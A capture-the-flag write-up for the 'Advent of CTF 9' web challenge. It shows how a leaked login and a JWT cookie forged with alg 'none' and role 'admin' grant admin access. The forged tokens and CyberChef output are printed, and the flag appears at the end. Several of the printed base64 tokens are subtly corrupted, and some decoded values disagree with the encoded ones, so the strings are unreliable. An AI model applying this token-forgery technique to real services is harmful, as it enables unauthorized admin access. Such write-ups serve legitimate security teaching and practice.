

AdventOfCTF-9

Challenge

63 Solves

×

9
900

web

Can you find a way to get into the Naughty List Management System as an admin?

Visit <https://09.adventofctf.com> to start the challenge.

Unlock Hint for 450 points

Flag

Submit

Advent of CTF 9

Your daily dose of CTF for December

Naughty List Management System

Username

Password

Login

We are asked for credentials we don't know.

With wrong credentials we get redirected here:

Advent of CTF 9

Your daily dose of CTF for December

Naughty List Management System

Hey **user** your password is **incorrect**.

[Return to login page](#)

The actual username and password are user:incorrect. We can now login.

Advent of CTF 9

Your daily dose of CTF for December

Naughty List Management System

The naughty list is currently empty....

[Logout](#)

In the browser settings we see that a cookie gets set.

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhdXRoIjo5MzcwMSwidGV4dCI6IkkkgZG8gbG92ZSBhIGdvb2QgcHV6emx1LiIsInJvbGUiOiJ1c2VyIiwiaWF0IjoxNjA3NTQ4MzM4fQ.PW6cXp-uz8Rc8b8frl3WYa46roU26iFpEXsicvL13lc
```


Just by looking at this string we notice that it is a jwt token. We can use cyberchef to decode the different parts of the token.

The image shows the CyberChef web application interface. The 'Recipe' panel on the left has a green section for 'From Base64'. The 'Alphabet' dropdown is set to 'A-Za-z0-9-_', and the 'Remove non-alphabet chars' checkbox is checked. The 'To Base64' section is currently disabled. The 'Input' panel on the right contains the JWT token string: `eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9`. The 'Output' panel at the bottom right shows the decoded result: `{"typ": "JWT", "alg": "HS256"}`.

The image shows the CyberChef web application interface with the second step added to the recipe. The 'Recipe' panel now includes a grey section for 'To Base64' at the bottom, which is currently disabled. The 'Input' panel on the right now contains the full JWT token: `eyJhdXRoIjo5MzcwMSwidGV4dCI6IkkkgZG8gbG92ZSBhIGdvb2QgcHV6emx1LiIsInJvbGUiOiJ1c2VyIiwiaWF0IjoxNjA3NTQ4MzM4fQ`. The 'Output' panel at the bottom right shows the decoded result: `{"auth": "93711", "text": "I do love a good puzzle.", "role": "user", "iat": 1607548338}`. Metadata for the input and output is visible at the top and bottom of the panels.

Hacking JSON Web Tokens (JWTs)

JSON web tokens are a type of access tokens that are widely used in commercial applications. They are based on the JSON format and includes a token signature to ensure the integrity of

 <https://medium.com/swlh/hacking-json-web-tokens-jwts-9122efe91e4a>



Let's craft a token with none algorithm and role set to admin.

Recipe [Save] [Folder] [Trash]

From Base64 [Stop] [Pause]

Alphabet
A-Za-z0-9-_
[Dropdown Arrow]

☒ Remove non-alphabet chars

To Base64 [Stop] [Pause]

Alphabet
A-Za-z0-9-_
[Dropdown Arrow]

Input

```
{"typ": "JWT", "alg": "none"}
```

Output [Copy] [Close]

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIub251In0=
```

Recipe [Save] [Folder] [Trash]

From Base64 [Stop] [Pause]

Alphabet
A-Za-z0-9-_
[Dropdown Arrow]

☒ Remove non-alphabet chars

To Base64 [Stop] [Pause]

Alphabet
A-Za-z0-9-_
[Dropdown Arrow]

Input [Stop] [Pause] [Close]

```
{"auth": 48834, "text": "I do love a good puzzle.", "role": "admin", "iat": 1607547906}
```

Output [Copy] [Close]


```
eyJhdXRoIjo0ODgzNCwidGV4dCI6IkkkgZG8gbG92ZSBhIGdvdj2QgcHV6emx1LiIsInJvbGU0Ij0hZG1pbiIsIm1hdCI6MTYwNzU0NzkwNn0=
```

start: 19 end: 19 length: 107
length: 0 lines: 1

Notice the alphabet used to encode the payload. We need to make sure that our payload has no padding (=). Let's put all the parts together.

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJub251In0.eyJhdXRoIjo0ODgzNCwidGV4dCI6IkkgZG8gbG92ZSBhIGdvdj2QgcHV6emx1LiIsInJvbGUiOiJhZG1pbiIsIm1hdCI6MTYwNzU0Nzkwnn0.
```

Change the old token with this new one and refresh the page.



Flag: NOVI{Jw7_f@ilure_in_n0ne}

